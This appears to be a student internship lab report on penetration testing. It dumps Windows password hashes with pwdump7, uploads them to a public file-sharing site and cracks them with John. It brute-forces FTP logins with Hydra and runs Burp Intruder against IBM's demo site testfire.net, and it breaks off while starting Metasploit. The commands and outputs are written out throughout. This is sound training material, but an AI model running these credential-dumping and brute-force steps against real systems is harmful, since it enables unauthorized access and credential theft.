

Internship Program - Cyber Security

Group 1:


1. Install the below software:

- a) Virtual box
- b) Kali Linux
- c) Metasploit machine
- d) Windows 7 machine

2. Perform password cracking - Offline mode.

Perform password cracking of windows 7 machine

Step 1: Open windows7 and kali linux now goto windows7 and download the pwdump7 file from the internet explorer and copy the file to windows.




Step 2: Open the windows command prompt and run as administrator then go to the root directory and change the directory to pwdump7 and create a hash.txt file so that it stores the password and the username.

```
Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright <c> 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd ..
C:\Windows>cd pwdump7
C:\Windows\pwdump7>pwdump7.exe>hash.txt
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es


C:\Windows\pwdump7>hash.txt
C:\Windows\pwdump7>_
```




The screenshot shows a Windows Notepad window titled "hash - Notepad". The window contains the following text:


```
Administrator:500:NO PASSWORD*****:31D6CFE0D16AE931B73C59D7E0C089C0:::  
Guest:501:NO PASSWORD*****:NO PASSWORD*****:::  
windows7:1001:NO PASSWORD*****:DAD1D5E9D1694D65DF584D40A783D311:::  
HomeGroupUser$:1002:NO PASSWORD*****:CDA54A042AC3DB6F151D5761D77C42EE:::
```

Step 3: Now go to the internet explorer and search for the url tempfiles.org and upload the hash file.



Step 4: Now go to the linux firefox and type the url that you got after uploading the file in windows7 you will get the hash file now copy paste it by creating a new file using nano. And type the command in terminal as john hash.txt you will get the password and username if the password is not secure enough.





Password cracking of metasploit machine using Hydra

This attack is used to get the username and the password of the system in this attack we use the hydra tool to get the user name and the password.

Step 1: Turn on kali and metasploitable machine in the virtual machine. Find the ip address of both linux and metasploitable machine. create 2 text files naming user and pass and store in the user file the user name as msfadmin and in the pass file password as msfadmin.

```

└$ sudo su
[sudo] password for kali:
└(root㉿kali)-[~/home/kali]
└# nbtscan 192.168.56.102/24
Doing NBT name scan for addresses from 192.168.56.102/24

IP address      NetBIOS Name      Server      User      MAC address
192.168.56.101  METASPOITABLE    <server>    METASPOITABLE  00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied

└(root㉿kali)-[~/home/kali]
└# nano user

└(root㉿kali)-[~/home/kali]
└# nano pass

```

Step 2: Type the command as : hydra -L user -P pass <ftp://192.168.56.101> . Here we are assuming as we do not know both password and the username so we use L and P.

```

└(root㉿kali)-[~/home/kali]
└# hydra -L user -P pass ftp://192.168.56.101
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-23 04:11:47
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (1:1/p:1), ~1 try per task
[DATA] attacking ftp://192.168.56.101:21/
[21][ftp] host: 192.168.56.101  login: msfadmin  password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-23 04:11:48

```

You got the username and password as output.

Step 3: If any one of the credentials is known we can enter the credential and the unknown credential letter can be denoted in the capital letter. The other credential can be extracted.

```
[root@kali)-[~/home/kali]
└# hydra -msfadmin -P pass ftp://192.168.56.101
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-23 04:12:32
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1:p:1), ~1 try per task
[DATA] attacking ftp://192.168.56.101:21/
[21][ftp] host: 192.168.56.101 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-23 04:12:32

[root@kali)-[~/home/kali]
└# hydra -L user -P msfadmin ftp://192.168.56.101
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).



Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-23 04:13:36
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1:p:1), ~1 try per task
[DATA] attacking ftp://192.168.56.101:21/
[21][ftp] host: 192.168.56.101 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-23 04:13:37
```

Perform password cracking of online vulnerable website(testfire.net) using Burpsuite.

Step 1: Turn on the kali linux and turn on the burpsuite.



Step 2: Now go to your firefox browser and goto the url testfire.net then goto the sign in page. Now turn on the burp and keep the intercept on. Now in the user name and password space type any random user name and password.



The screenshot shows the "Online Banking Login" page for Altoro Mutual. The header features the Altoro Mutual logo. The page is divided into three main sections: PERSONAL (with links for Deposit Product, Checking, Loan Products, Cards, Investments & Insurance, and Other Services), SMALL BUSINESS (with links for Deposit Products, Lending Services, Cards, Insurance, Retirement, and Other Services), and INSIDE ALTORO MUTUAL (with links for About Us, Contact Us, Locations, Investor Relations, Press Room, Careers, and Subscribe). The central "Online Banking Login" form contains fields for "Username" (admin) and "Password" (*****), with a "Login" button below them. At the bottom of the page, there are links for Privacy Policy, Security Statement, Server Status Check, REST API, and a copyright notice: "Copyright © 2008, 2023, IBM Corporation. All rights reserved."

The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to actual banking sites are purely coincidental.

Copyright © 2008, 2023, IBM Corporation. All rights reserved.

Step 3: Now send the request to the intruder and give clear\$ option. Now select only the username and give the option add\$ repeat the same step for the password also. Set the attack type to cluster bomb.

Burp Suite Community Edition v2022.9.6 - Temporary Project

Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Intercept HTTP history WebSockets history Options

Request to http://testfire.net:80 [65.61.137.117]

Forward Drop Intercept is on Action Open Browser

Pretty **Raw** Hex

```

1 POST /doLogin HTTP/1.1
2 Host: testfire.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 39
9 Origin: http://testfire.net
10 Connection: close
11 Referer: http://testfire.net/login.jsp
12 Cookie: JSESSIONID=817706A25919E82353329357AC504457
13 Upgrade-Insecure-Requests: 1
14
15 uid=admin&passw=sdfbllk&bttnSubmit=Login

```

Inspector

- Request Attributes: 2
- Request Query Parameters: 0
- Request Body Parameters: 3
- Request Cookies: 1
- Request Headers: 12

HTTP/1

Search... 0 matches

Burp Suite Community Edition v2022.9.6 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Window Help

1 x 2 x + Positions Payloads Resource Pool Options

Choose an attack type

Attack type: Sniper Start attack

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://testfire.net

```

1 POST /dLogin HTTP/1.1
2 Host: testfire.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 39
9 Origin: http://testfire.net
10 Connection: close
11 Referer: http://testfire.net/login.jsp
12 Cookie: JSESSIONID=B177D6A25919E82353329357AC504457S
13 Upgrade-Insecure-Requests: 1
14
15 uid=admin&passw=sdfblks&btnSubmit=$LogIn

```

Add \$ Clear \$ Auto \$ Refresh

0 matches Clear Length: 577

4 payload positions

Burp Suite Community Edition v2022.9.6 - Temporary Project

Dashboard Target **Intruder** Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x 2 x + Positions Payloads Resource Pool Options

Choose an attack type

Attack type: Sniper Start attack

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://testfire.net

```

1 POST /dLogin HTTP/1.1
2 Host: testfire.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 39
9 Origin: http://testfire.net
10 Connection: close
11 Referer: http://testfire.net/login.jsp
12 Cookie: JSESSIONID=B177D6A25919E82353329357AC504457S
13 Upgrade-Insecure-Requests: 1
14
15 uid=admin&passw=sdfblks&btnSubmit=Login

```

Add \$ Clear \$ Auto \$ Refresh

0 matches Clear Length: 569

0 payload positions

Burp Suite Community Edition v2022.9.6 - Temporary Project

Proxy

Attack type: Cluster bomb

Choose an attack type

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://testfire.net

1 POST /doLogin HTTP/1.1
 2 Host: testfire.net
 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
 5 Accept-Language: en-US,en;q=0.5
 6 Accept-Encoding: gzip, deflate
 7 Content-Type: application/x-www-form-urlencoded
 8 Content-Length: 39
 9 Origin: http://testfire.net
 10 Connection: close
 11 Referer: http://testfire.net/login.jsp
 12 Cookie: JSESSIONID=B17D06A25919E8235329357AC504457
 13 Upgrade-Insecure-Requests: 1
 14
 15 uid=\$admin\$&passw=\$sdflk\$&btnSubmit=Login

Add \$ Clear \$ Auto \$ Refresh

0 matches Clear Length: 573

2 payload positions

Step 4: Now set the payload select payload set to 2 and payload type to simple list. Now add any 4 random username and password one with the actual username and password. Now select the option as start attack now you will get the list of length the one which has the different length is the actual username and the password.

Burp Suite Community Edition v2022.9.6 - Temporary Project

Proxy Intruder Repeater Window Help

Dashboard Target **Proxy** **Intruder** Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x 2 x +

Positions **Payloads** Resource Pool Options

Start attack

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 4
 Payload type: Simple list Request count: 0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste admin
 Load ... password
 Remove akll
 Clear euuiiimm
 Deduplicate

Add |
 Add from list ... [Pro version only]

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit		
Remove		
Up		
Down		

Burp Suite Community Edition v2022.9.6 - Temporary Project

Proxy Intruder Repeater Window Help

Dashboard Target **Proxy** **Intruder** Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x 2 x +

Positions **Payloads** Resource Pool Options

Start attack

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 4
 Payload type: Simple list Request count: 16

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste admin
 Load ... password
 Remove sfghj
 Clear 255hk
 Deduplicate

Add |
 Add from list ... [Pro version only]

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	...	Rule
Edit		
Remove		
Up		
Down		

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: />?+&*;"@|^#

2. Intruder attack of http://testfire.net - Temporary attack - Not saved to project file

Attack	Save	Columns	Results	Positions	Payloads	Resource Pool	Options		
Filter: Showing all items (?)									
Request	Payload 1		Payload 2		Status	Error	Timeout	Length	Comment
0					302	<input type="checkbox"/>	<input type="checkbox"/>	145	
1	admin		admin		302	<input type="checkbox"/>	<input type="checkbox"/>	296	
2	password		admin		302	<input type="checkbox"/>	<input type="checkbox"/>	145	
3	akll		admin		302	<input type="checkbox"/>	<input type="checkbox"/>	145	
4	euiiiilmm		admin		302	<input type="checkbox"/>	<input type="checkbox"/>	145	
5	admin		password		302	<input type="checkbox"/>	<input type="checkbox"/>	145	
6	password		password		302	<input type="checkbox"/>	<input type="checkbox"/>	145	
7	akll		password		302	<input type="checkbox"/>	<input type="checkbox"/>	145	
8	euiiiilmm		password		302	<input type="checkbox"/>	<input type="checkbox"/>	145	
9	admin		sfgj		302	<input type="checkbox"/>	<input type="checkbox"/>	145	
10	password		sfgj		302	<input type="checkbox"/>	<input type="checkbox"/>	145	
11	akll		sfgj		302	<input type="checkbox"/>	<input type="checkbox"/>	145	
12	euiiiilmm		sfgj		302	<input type="checkbox"/>	<input type="checkbox"/>	145	

Finished

Perform Exploiting Metasploit.

Exploiting Metasploit using FTP

In this attack we use the FTP port to exploit the metasploitable.

Step 1: Open both kali linux and Metasploit in parallel. Find the ip address of both the kali and Metasploit table machine. By using the commands ifconfig and nbtscan.

```
(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.56.102  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::d147:2e7c:373d:c358  prefixlen 64  scopeid 0x20<link>
            ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
                RX packets 493  bytes 207755 (202.8 KiB)
                RX errors 0  dropped 0  overruns 0  frame 0
                TX packets 1195  bytes 111104 (108.5 KiB)
                TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
            loop  txqueuelen 1000  (Local Loopback)
                RX packets 526  bytes 36776 (35.9 KiB)
                RX errors 0  dropped 0  overruns 0  frame 0
                TX packets 526  bytes 36776 (35.9 KiB)
                TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
[root@kali ~]#
[root@kali ~]# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24

IP address      NetBIOS Name      Server      User      MAC address
_____
192.168.56.101  METASPLOITABLE  <server>  METASPLOITABLE  00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied
```

Step 2: Initiate the database and check the status of the database and start the database.

```
(root㉿kali)-[/home/kali]
└─# msfdb init
[+] Starting database
